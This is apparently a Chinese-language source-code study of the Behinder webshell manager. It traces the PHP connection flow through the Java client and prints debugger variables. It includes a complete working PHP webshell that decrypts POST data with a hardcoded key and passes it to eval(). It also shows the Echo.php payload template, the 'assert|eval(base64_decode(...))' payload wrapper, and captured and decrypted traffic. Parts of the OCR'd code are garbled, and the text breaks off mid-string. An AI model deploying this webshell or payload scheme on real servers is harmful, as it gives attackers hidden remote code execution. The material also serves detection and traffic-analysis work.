S-behinder源码学习

PHP类型

入口

- `net.rebeyond.behinder.ui.controller.MainController.java`

```java
private void openShell(String url, String shellID) throws Exception {    //打开一个shell
    FXMLLoader loader = new FXMLLoader(this.getClass().getResource( name: "/net/rebeyond/behinder/ui/MainWindow.fxml"));
    Parent mainWindow = (Parent)loader.load();
    MainWindowController mainWindowController = (MainWindowController)loader.getController();
    mainWindowController.init(this.shellManager.findShell(Integer.parseInt(shellID)), this.shellManager, currentProxy);
    Stage stage = new Stage();
    stage.setTitle(url);
    stage.getIcons().add(new Image(new ByteArrayInputStream(Utils.getResourceData( filePath: "net/rebeyond/behinder/resource/logo.
    stage.setUserData(url);
    stage.setScene(new Scene(mainWindow));
    stage.setOnCloseRequest((e) -> {
        Runnable runner = () -> {
            List workerList = mainWindowController.getWorkList();
            Iterator var2 = workerList.iterator();

            while(var2.hasNext()) {
                Thread worker = (Thread)var2.next();

                while(worker.isAlive()) {
                    try {
                        worker.stop();
                    } catch (Exception var5) {
                    } catch (Error var6) {
                    }
                }
            }

            workerList.clear();
        };
        Thread worker = new Thread(runner);  //开启一个新的线程去启动shell
        worker.start();
```

> `openshell()` 打开一个shell，会创建一个新的线程去管理这个shell，下一步是进入到新的线程当中 `mainWindowController`

- `net.rebeyond.behinder.ui.controller.MainWindowController.java`

```java
private void initControls() {
    this.statusLabel.textProperty().addListener(new ChangeListener<String>() {
        public void changed(ObservableValue ov, String t, String t1) {
            MainWindowController.this.statusLabel.setTooltip(new Tooltip(t1));
        }
    });
    this.versionLabel.setText(String.format(this.versionLabel.getText(), Constants.VERSION));
    this.urlText.textProperty().addListener((observable, oldValue, newValue) -> {
        try {
            this.statusLabel.setText("正在获取基本信息，请稍后……");
            this.connStatusLabel.setText("正在连接");
            WebEngine webengine = this.basicInfoView.getEngine();
            Runnable runner = () -> {
                try {
                    this.doConnect();    ///获取连接
                    int randStringLength = (new SecureRandom()).nextInt( bound: 3000);
                    String randString = Utils.getRandomString(randStringLength);
                    JSONObject basicInfoObj = new JSONObject(this.currentShellService.getBasicInfo(randString));
                    final String basicInfoStr = new String(Base64.decode(basicInfoObj.getString( key: "basicInfo")),  charsetName: "UTF-
                    String driveList = (new String(Base64.decode(basicInfoObj.getString( key: "driveList")),  charsetName: "UTF-8")).rep
                    String currentPath = new String(Base64.decode(basicInfoObj.getString( key: "currentPath")),  charsetName: "UTF-8");
                    String osInfo = (new String(Base64.decode(basicInfoObj.getString( key: "osInfo")),  charsetName: "UTF-8")).toLowerCa
                    String arch = (new String(Base64.decode(basicInfoObj.getString( key: "arch")),  charsetName: "UTF-8")).toLowerCase()
                    this.basicInfoMap.put("basicInfo", basicInfoStr);
                    this.basicInfoMap.put("driveList", driveList);
private void doConnect() throws Exception {
    boolean connectResult = this.currentShellService.doConnect();
}
```

> 这里就是获取一个正常shell的连接，重要的是执行这个`this.doConnect()`方法。而这个方法最后指向的是`this.currentShellService.doConnect()`，继续跟进。

- `net.rebeyond.behinder.core.shellService.java`

```
behinder 〉 core 〉 ShellService
ShellService.java × MainController.java × MainWindowController.java × ShellManager.java × Utils.java × URLClassLoader.java ×
1   package net.rebeyond.behinder.core;
2
3   import ...
23
24  public class ShellService {
25      public String currentUrl;  currentUrl: "http://127.0.0.1/shell.php"
26      public String currentPassword;  currentPassword: "rebeyond"
27      public String currentKey;  //currentKey  null  currentKey: null
28      public String currentType; //shell 类型 php asp  aspx jsp  currentType: "php"
29      public Map currentHeaders;  currentHeaders: HashMap@4116
30      public int encryptType;  encryptType: 0
31      public int beginIndex;  beginIndex: 0
32      public int endIndex;  endIndex: 0
33      public JSONObject shellEntity;  shellEntity: JSONObject@4087
34      public static int BUFFSIZE = 46080;
35      public static Map currentProxy;
186     public boolean doConnect() throws Exception {
187         boolean result = false;
188         this.currentKey = Utils.getKey(this.currentPassword);  //获取加密密钥
189
190         String content;
191         try {
192             int randStringLength;
193             JSONObject obj;
194             if (this.currentType.equals("php")) {
195                 try {
196                     randStringLength = (new SecureRandom()).nextInt( bound: 3000);
197                     content = Utils.getRandomString(randStringLength);  //应该是用于生成随机字符串
198                     obj = this.echo(content);
199                     if (obj.getString( key: "msg").equals(content)) {
200                         result = true;
201                     }
202                 } catch (Exception var11) {
203                     this.encryptType = Constants.ENCRYPT_TYPE_XOR;
204
205                     try {
206                         randStringLength = (new SecureRandom()).nextInt( bound: 3000);
207                         content = Utils.getRandomString(randStringLength);
208                         obj = this.echo(content);
209                         if (obj.getString( key: "msg").equals(content)) {
210                             result = true;
211                         }
```

> 这里需要关注两个地方就是一些变量表示的含义，之后会频繁用到。第二个就是这个`this.echo(content)`方法。此处会根据我们shell类型的不同进入不同的连接处理逻辑，此处以`PHP`为例，就首先进入到`this.currentType.equals('php')`，首先是生成一个随机字符串`content`，然后进入`this.echo()`方法。

- `net.rebeyond.behinder.core.shellService.java#echo`

```
1153  public JSONObject echo(String content) throws Exception {   content: "emQzK2fIx85AIMZGeAlC7ZTO21qLaiPfkgeJNTqOlVG9ctCxplkHb4EQnc
1154      Map params = new LinkedHashMap();   params: LinkedHashMap@4119
1155      params.put("content", content);   content: "emQzK2fIx85AIMZGeAlC7ZTO21qLaiPfkgeJNTqOlVG9ctCxplkHb4EQncQrbrtpeQPnbyyiTuFocjpCX
1156      byte[] data = Utils.getData(this.currentKey, this.encryptType, className: "Echo", params, this.currentType);   params: LinkedH
1157      Map resultObj = Utils.requestAndParse(this.currentUrl, this.currentHeaders, data, this.beginIndex, this.endIndex);
1158      Map responseHeader = (Map)resultObj.get("header");
1159      Iterator var6 = responseHeader.keySet().iterator();
1160
```

```
Variables
  this = {ShellService@4084}
  content = "emQzK2fIx85AIMZGeAlC7ZTO21qLaiPfkgeJNTqOlVG9ctCxplkHb4EQncQrbrtpeQPnbyyiTuFocjpCXDu5fXqKEVWXMOlGAQhyTzSt... View
  params = {LinkedHashMap@4119} ... toString()
  this.currentType = "php"
  this.encryptType = 0
  this.beginIndex = 0
  this.endIndex = 0
  this.currentKey = "e45e329feb5d925b"
  this.currentUrl = "http://127.0.0.1/shell.php"
  this.currentHeaders = {HashMap@4116} ... toString()
```

> 此处的两个关键方法是`Utils.getData()`和`Utils.requestAndParse()`。其中这个`getData`是用于处理功能模板的，继续跟踪深入。注意传递的参数

- `net.rebeyond.behinder.utils.Utils.java#getData`

```
608 @  public static byte[] getData(String key, int encryptType, String className, Map params, String type, byte[] extraData) throws Exc
609        byte[] bincls;
610        byte[] encrypedBincls;
611        if (type.equals("jsp") = false ) {   type: "php"
612            bincls = Params.getParamedClass(className, params);
613            if (extraData != null) {
614                bincls = CipherUtils.mergeByteArray(bincls, extraData);
615            }
616
617            encrypedBincls = Crypt.Encrypt(bincls, key);
618            String basedEncryBincls = Base64.encode(encrypedBincls);
619            return basedEncryBincls.getBytes();
620        } else if (type.equals("php") = true ) { //php马
621            //className= echo
622            bincls = Params.getParamedPhp(className, params);   //获取到执行的参数，并且填充数据
623            bincls = Base64.encode(bincls).getBytes();
```


```
Variables
  static members of Utils
  key = "e45e329feb5d925b"
  encryptType = 0
  className = "Echo"
  params = {LinkedHashMap@4119} ... toString()
  type = "php"
  extraData = null
```

> 最后这个函数来到了`net.rebeyond.behinder.utils.Utils.java#getData`，此处还是先看一下传递的参数，然后就是根据不同的shell类型选择处理逻辑，此处还是首先选择`php`。此处，首先是传递的`className=echo`， 然后调用`Param。getParamedPhp`方法去获取参数列表。

- `net.rebeyond.behinder.core.Params.java#getParamedPhp`

```java
148 @ public static byte[] getParamedPhp(String clsName, Map params) throws Exception {   clsName: "Echo"    params: LinkedHashMap@4119
149     String basePath = "net/rebeyond/behinder/payload/php/";   basePath: "net/rebeyond/behinder/payload/php/"
150     String payloadPath = basePath + clsName + ".php";   clsName: "Echo"    basePath: "net/rebeyond/behinder/payload/php/"    payload
151     StringBuilder code = new StringBuilder();   code: StringBuilder@4124
152     ByteArrayInputStream bis = new ByteArrayInputStream(Utils.getResourceData(payloadPath)); //读取文件内容为二进制文件   payloadPath:
153     ByteArrayOutputStream bos = new ByteArrayOutputStream();   bos: ByteArrayOutputStream@4131
154
155     int b;   b: -1
156     while(-1 != (b = bis.read())) {
157         bos.write(b);   b: -1
158     }
159
160     bis.close();   bis: ByteArrayInputStream@4130
161     code.append(bos.toString());   //将读取的文件内容放入缓冲区   code: StringBuilder@4124    bos: ByteArrayOutputStream@4131
162     String paraList = "";
163     Iterator var9 = getPhpParams(code.toString()).iterator();
164
165     while(var9.hasNext()) {
```

```
Variables
clsName = "Echo"
params = {LinkedHashMap@4119} ... toString()
basePath = "net/rebeyond/behinder/payload/php/"
payloadPath = "net/rebeyond/behinder/payload/php/Echo.php"
code = {StringBuilder@4124} ... toString()
bis = {ByteArrayInputStream@4130}
bos = {ByteArrayOutputStream@4131} ... toString()
```



> 此处有一个路径寻找的过程，这个路径是事先规定好的。根据我们传递的`className=echo`，去找到`Echo.php`这个文件，然后将文件读取放入缓冲区`StringBuilder`里面，然后调用`getPhpParams()`方法。

- `net.rebeyond.behinder.core.Params.java#getPhpParames`

```java
183 @   public static List getPhpParams(String phpPayload) {  //获取main方法的参数   phpPayload: "@error_reporting(0);\r\nfunction main($conte
184         List paramList = new ArrayList();   paramList: "[content]"
185         Pattern mainPattern = Pattern.compile("main\\s*\\([^\\)]*\\)");   mainPattern: Pattern@4138
186         Matcher mainMatch = mainPattern.matcher(phpPayload);   phpPayload: "@error_reporting(0);\r\nfunction main($content)\r\n{\r\n\t$
187         if (mainMatch.find()) {
188             String mainStr = mainMatch.group(0);   mainMatch: Matcher@4139
189             Pattern paramPattern = Pattern.compile("\\$([a-zA-Z]*)");
190             Matcher paramMatch = paramPattern.matcher(mainStr);
191
192             while(paramMatch.find()) {
193                 paramList.add(paramMatch.group(1));
194             }
195         }
196
197         return paramList;   paramList: "[content]"
198     }
199
200 @   public static byte[] getParamedAsp(String clsName, Map params) throws Exception {
```

Variables

```
phpPayload = "@error_reporting(0);\r\nfunction main($content)\r\n{\r\n\t$result = array();\r\n\t$result["status"] = base64_encode("succes... View
paramList = {ArrayList@4137} "[content]"
mainPattern = {Pattern@4138} ... toString()
mainMatch = {Matcher@4139} ... toString()
```

```php
1   @error_reporting(0);
2   function main($content)
3   {
4       $result = array();
5       $result["status"] = base64_encode("success");
6       $result["msg"] = base64_encode($content);
7       $key = $_SESSION['k'];
8       echo encrypt(json_encode($result),$key);
9   }
10
11  function encrypt($data,$key)
12  {
13      if(!extension_loaded('openssl'))
14          {
15              for($i=0;$i<strlen($data);$i++) {
16                  $data[$i] = $data[$i]^$key[$i+1&15];
17                }
18              return $data;
19          }
20      else
21          {
```

> 这个`getPhpParams`方法是真正用来获取参数列表，通过正则表达式，之后返回`Echo.php`这个文件中`main`函数的参数列表。

- 函数返回，继续执行`getParamedPhp`

```
function encrypt($data,$key)
{
    if(!extension_loaded('openssl'))
        {
            for($i=0;$i<strlen($data);$i++) {
                $data[$i] = $data[$i]^$key[$i+1&15];
                }
            return $data;
        }
    else
        {
            return openssl_encrypt($data, "AES128", $key);
        }
}$content
="ZW1ReksyZkl4ODVBSU1aR2VBbEM3WlRPMjFxTGFpUGZrZ2VKTlRxT2xWRzljdEN4cGxrSGI0RVFuY1FyYnJ0cGVRUG5
ieXlpVHVGb2NqcENYRHU1ZlhxS0VWV1hNT2xHQVFoeVR6U2JLMXkxSHJzM0xNNEJYTWF0WXFld01leWNuVW9rYkZrMzNn
THl2dW85U0djSGxHaG8xeFg3WmRpZUtHVW5mSWxyZFBadkRIeER4eXVqdEk0ZnZBZjFrQXo5dWlxRko2Q0dZaU1LZ1htZ
FJVazdEZ1FwMUVacUZ3MjQ1WlNPVFdqT3NrSDBLZzFLeDRWTVh2WmRsVzFLNDRLaDAzdVBBakM2eXpsR1pkY1A0cTZJYW
cEJRY0JjSEw1aklHd3hqWTlxSDluYlp6RmN2eFN3NmRHZmpMTDlnTFRPWjVWbllwUlJBU3U2RGh3NUlzYjhMS2RPTXFJS
Tl5M0pJQlZ4VkxuVzVyZnFDTHZqZGJEN2t0dGNDSEMxYlJyclVwR3VjczlDTHFsdGprWGk2eEoxMW9ZMGpJRHBaYTZsYm
9oajJJOTlhMDA0UGp3MnJRTU1UM1lldjBob0hOSWVVcFZNejU4TnFvcFZSeDVIS040U2tBb0J2dlpXNjZvNFdkOUdJUWc
zcmJZTXVQeXljaWFsVVdmaHZBSDQyZDVxdDdqUW52TEx5aXlNWEJoaVgzR0lSeEpjbWNkMk8xTHplNjl0MzgyMXJma1di
TUZXc0FLOTFMc1E0STFrV0M0bHoweTVNNUVJcGxrTXJzb1VLcnFPQmdwelBxT3dYWXF3dVluQ2JZNzBhRDZKVmR0d0oxS
W83VW95TnhkN3c1YVFhUEQ=";$content=base64_decode($content);
main($content);
```

> 此处是根据参数列表来为参数赋值，所有的值都是经过`base64`编码的，最后可以看到`Echo.php`的内容变成了上面这样。最后返回字节码。

- 程序返回到`getData`方法，继续执行后面的逻辑

```
620     } else if (type.equals("php")) { //php马  type: "php"
621         //className= echo
622         bincls = Params.getParamedPhp(className, params);   //获取到执行的参数，并且填充数据   className: "Echo"    params: LinkedHashMa
623         bincls = Base64.encode(bincls).getBytes();   bincls: [64, 101, 114, 114, 111, 114, 95, 114, 101, 112, +4,226 more]
624         bincls = ("assert|eval(base64_decode('" + new String(bincls) + "'));").getBytes();
625         if (extraData != null = false ) {
626             bincls = CipherUtils.mergeByteArray(bincls, extraData);
627         }
628
629         encrypedBincls = Crypt.EncryptForPhp(bincls, key, encryptType);
630         return Base64.encode(encrypedBincls).getBytes();
```

> 将`Echo.php`的内容`Base64`编码，然后和字符串拼接之后获取字节码，然后再进行`AES`加密处理，其中使用的`iv`向量全`0`，将加密内容再进行编码然后，返回`net.rebeyond.behinder.core.shellService.java#echo`

- `net.rebeyond.behinder.core.shellService.java#echo->requestAndParse()`

```
347 @   public static Map requestAndParse(String urlPath, Map header, byte[] data, int beginIndex, int endIndex) throws Exception {   ur
348         Map resultObj = sendPostRequestBinary(urlPath, header, data);   urlPath: "http://127.0.0.1/shell.php"    header: HashMap@4116
349         byte[] resData = (byte[])((byte[])resultObj.get("data"));   resData: [73, 111, 82, 78, 51, 82, 77, 98, 88, 120, +193,294 more]
350         if ((beginIndex != 0 || endIndex != 0) && resData.length - endIndex >= beginIndex) {
351             resData = Arrays.copyOfRange(resData, beginIndex, to: resData.length - endIndex);   beginIndex: 0    endIndex: 0
352         }
353
354         resultObj.put("data", resData);   resData: [73, 111, 82, 78, 51, 82, 77, 98, 88, 120, +193,294 more]
355         return resultObj;   resultObj: HashMap@4803
356     }
357
358 @   public static Map sendPostRequestBinary(String urlPath, Map header, byte[] data) throws Exception {
```

```
Variables
  static members of Utils
  urlPath = "http://127.0.0.1/shell.php"
  header = {HashMap@4116} ... toString()
  data = {byte[5376]@4802} [51, 77, 110, 49, 121, 78, 77, 110, 111, 90, 86, 105, 86, 53, 119, 111, 116, 81, 72, 80, 74, 109, 55, 99, 82, 87, 72, 80, 54, 8... View
  beginIndex = 0
  endIndex = 0
  resultObj = {HashMap@4803} *{data=[B@47674ffb, header={Transfer-Encoding=chunked, Keep-Alive=timeout=5, max=100, null=HTTP/1.1 200 ... View
  resData = {byte[193304]@4813} [73, 111, 82, 78, 51, 82, 77, 98, 88, 120, 84, 72, 47, 119, 99, 70, 97, 71, 109, 109, 89, 115, 69, 103, 82, 77, 101, 115, ... View
```

> 这个方法是用用于发送请求的，然后将响应分装到`map`当中并且返回。`data`是响应数据，`header`是响应头信息。

请求流量与shell执行过程

- 首先查看webshell的内容

```
<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
    $_SESSION['k']=$key;
    session_write_close();
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");

        for($i=0;$i<strlen($post);$i++) {
                 $post[$i] = $post[$i]^$key[$i+1&15];
                }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
```

- Echo.php

```
@error_reporting(0);
function main($content)
{
    $result = array();
    $result["status"] = base64_encode("success");
    $result["msg"] = base64_encode($content);
    $key = $_SESSION['k'];
    echo encrypt(json_encode($result),$key);
}

function encrypt($data,$key)
{
    if(!extension_loaded('openssl'))
        {
            for($i=0;$i<strlen($data);$i++) {
                 $data[$i] = $data[$i]^$key[$i+1&15];
                }
            return $data;
        }
    else
```

```
        {
            return openssl_encrypt($data, "AES128", $key);
        }
}
```

- `echo` 请求产生的流量

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

流量解密：

```
assert|eval(base64_decode('QGVycm9yX3JlcG9ydGluZygwKTsNCmZ1bmN0aW9uIG1haW4oJGNvb
nRlbnQpDQp7DQoJJHJlc3VsdCA9IGFycmF5KCk7DQoJJHJlc3VsdFsic3RhdHVzIl0gPSBiYXNlNjRfZ
W5jb2RlKCJzdWNjZXNzIik7DQogICAgJHJlc3VsdFsibXNnIl0gPSBiYXNlNjRfZW5jb2RlKCRjb25OZ
W5OKTsNCiAgICAka2V5IDOgJF9TRVNTSU9OWydrJ1O7DQogICAgZWNobyBlbmNyeXBOKGpzb25fZW5jb
2RlKCRyZXN1bHQpLCRrZXkpOwOKfQOKDQpmdW5jdGlvbiBlbmNyeXBOKCRkYXRhLCRrZXkpDQp7DQoJa
WYoIWV4dGVuc2lvbl9sb2FkZWQoJ29wZW5zc2wnKSkNCiAgICAJew0KICAgIAkJZm9yKCRpPTA7JGk8c
3RybGVuKCRkYXRhKTskaSsrKSB7DQogICAgCQkJICRkYXRhWyRpXSA9ICRkYXRhWyRpXV4ka2V5WyRpK
zEmMTVdOyANCiAgICAJCQl9DQoJCQlyZXR1cm4gJGRhdGE7DQogICAgCX0NCiAgICBlbHNlDQogICAgC
XsNCiAgICAJCXJldHVybiBvcGVuc3NsX2VuY3J5cHQoJGRhdGEsICJBRVMxMjgiLCAka2V5KTsNCiAgI
CAJfQOKfSRjb25OZW5OPSJZVll3V2xweFJFTkpVbmhOVG1oSmRWZEtZVmRyU0RSamFVNVpibkpvUWtwa
VFuUkNTa1Z3VFZWWmJFNW5lR1JUVEdFd1psQnFWbW8wZGtGV2VIbHZlREJSTmtaMlVsaHNOMUZsYldwV
k5tcEtUMWR3ZWtNd2FWWXlVREJSWTB4eFZYTnVXSFZHTWtwblNsQlNiMU0yZGpOTlRISlZNM3BtVVhGT
FFWcEZNVkZzUTNsRlFtb3pkbFpETVVkMWR6ZFhSbGh1TkdST2RWWXpSbVpJVEVGRWVITklZakZZUkhWN
mIxWk9UMUE0V1RKWlREUmtUa05wYW1KbFMwRTFZbXhYZEV0WFRHbGtNVE5vVDFBeFJsRlNVVEJ3VmtkT
1MwMXZVak54YzBkclpIcHphemN6UTFZMlFVNDBTSEJ5VXpScmRUUnVaMHBLYVcxMlNIRkRUbVZuYTNsM
k4zQkhiREpVUm5ScWFscGpVVzlRUkRaSU0yZ3lWRWhLVDNnd1QyOXpSbEZXV1Vjd2VXWkRTamhKTTJwb
FJuWXpUSGRsTjBKS1NrcG9hRVZ2UVU1Uk9HcFdNR2REYjNRM1VIZExRMkZ5ZFhaa1dUSk9VRVpLWVhwd
WRucEJjRlkyTjJrelNqSkNObVYOUlVZeGJ6QmpNMFZLYkhKRlRWbFpNRXRoTVZGTFUyWnljVFV6YkZWS
U1uUm1SbGhPVOhobk5reE9TbmhDU2xwcFFVWjFTakY2WW5CMU9YZGxOazE0Y2psbVJVcDFiRGxUV1cxM
VZHRjFiSFowZWxkdE1qSjJlSEUwYm5KVO1sVnVVa3czWjJaSllXNVhUaOY1U21OclNuTjZURzU2WkZKb
mVuZzBXWEJ2YOZwVFpsbE9WRGgwVkhaQlExazJXV3BCWm5WaGVVNW9lbEpsWVVvNVRHVjNjVmcwTW5RN
GNtUktjamxNTOdNMmNXTjVUWGhoUTNGVU1rNVlZMGhTZWpCS2JGazBOa1UOYld0WGRtOHdUakZYZG01c
U1uSkxPVOpFYmpWUVNHcEVNVmhMTjJGTmREWXhRVFJSVjFoQ1JFRkxlVTF5ZGxNeU5qRktTbGxHVG1se
GNUUkZXVWswYOZoNmN6VjJVM1JYZG14bWNVRjBRVGxGUWprNGIzQnRWVnBaTkRkV2NWcHZObGx6TWtWT
llsZGxXbmRvUjIxblFtRlpSV1kxTTNkYVRIQlFabXAzZHpWb05FVnhXbWxrUm1KV05WQXhRVkk0YOhGN
k4ySljUbVZtZEdOUO1EUnBTbXBFWWxZeU4weFNhRlEzTldoR2JFNDFTbFpJYm1nd1FnPTOiOyRjb25OZ
W5OPWJhc2U2NF9kZWNvZGUoJGNvbnRlbnQpOwOKbWFpbigkY29udGVudCk7'));
```


- 经过shell.php的处理，最后的执行逻辑应该是这样的

```
<?php
```

```
$post =
"assert|eval(base64_decode('QGVycm9yX3JlcG9ydGluZygwKTsNCmZ1bmN0aW9uIG1haW4oJGNv
bnRlbnQpDQp7DQoJJHJlc3VsdCA9IGFycmF5KCk7DQoJJHJlc3VsdFsic3RhdHVzIl0gPSBiYXNlNjRf
ZW5jb2RlKCJzdWNjZXNzIik7DQogICAgJHJlc3VsdFsibXNnIl0gPSBiYXNlNjRfZW5jb2RlKCRjb25O
ZW5OKTsNCiAgICAka2V5IDOgJF9TRVNTSU9OWydrJ1O7DQogICAgZWNobyBlbmNyeXB0KGpzb25fZW5j
b2RlKCRyZXN1bHQpLCRrZXkpOw0KfQ0KDQpmdW5jdGlvbiBlbmNyeXB0KCRkYXRhLCRrZXkpDQp7DQoJ
aWYoIWV4dGVuc2lvbl9sb2FkZWQoJ29wZW5zc2wnKSkNCiAgICAJew0KICAgIAkJZm9yKCRpPTA7JGk8
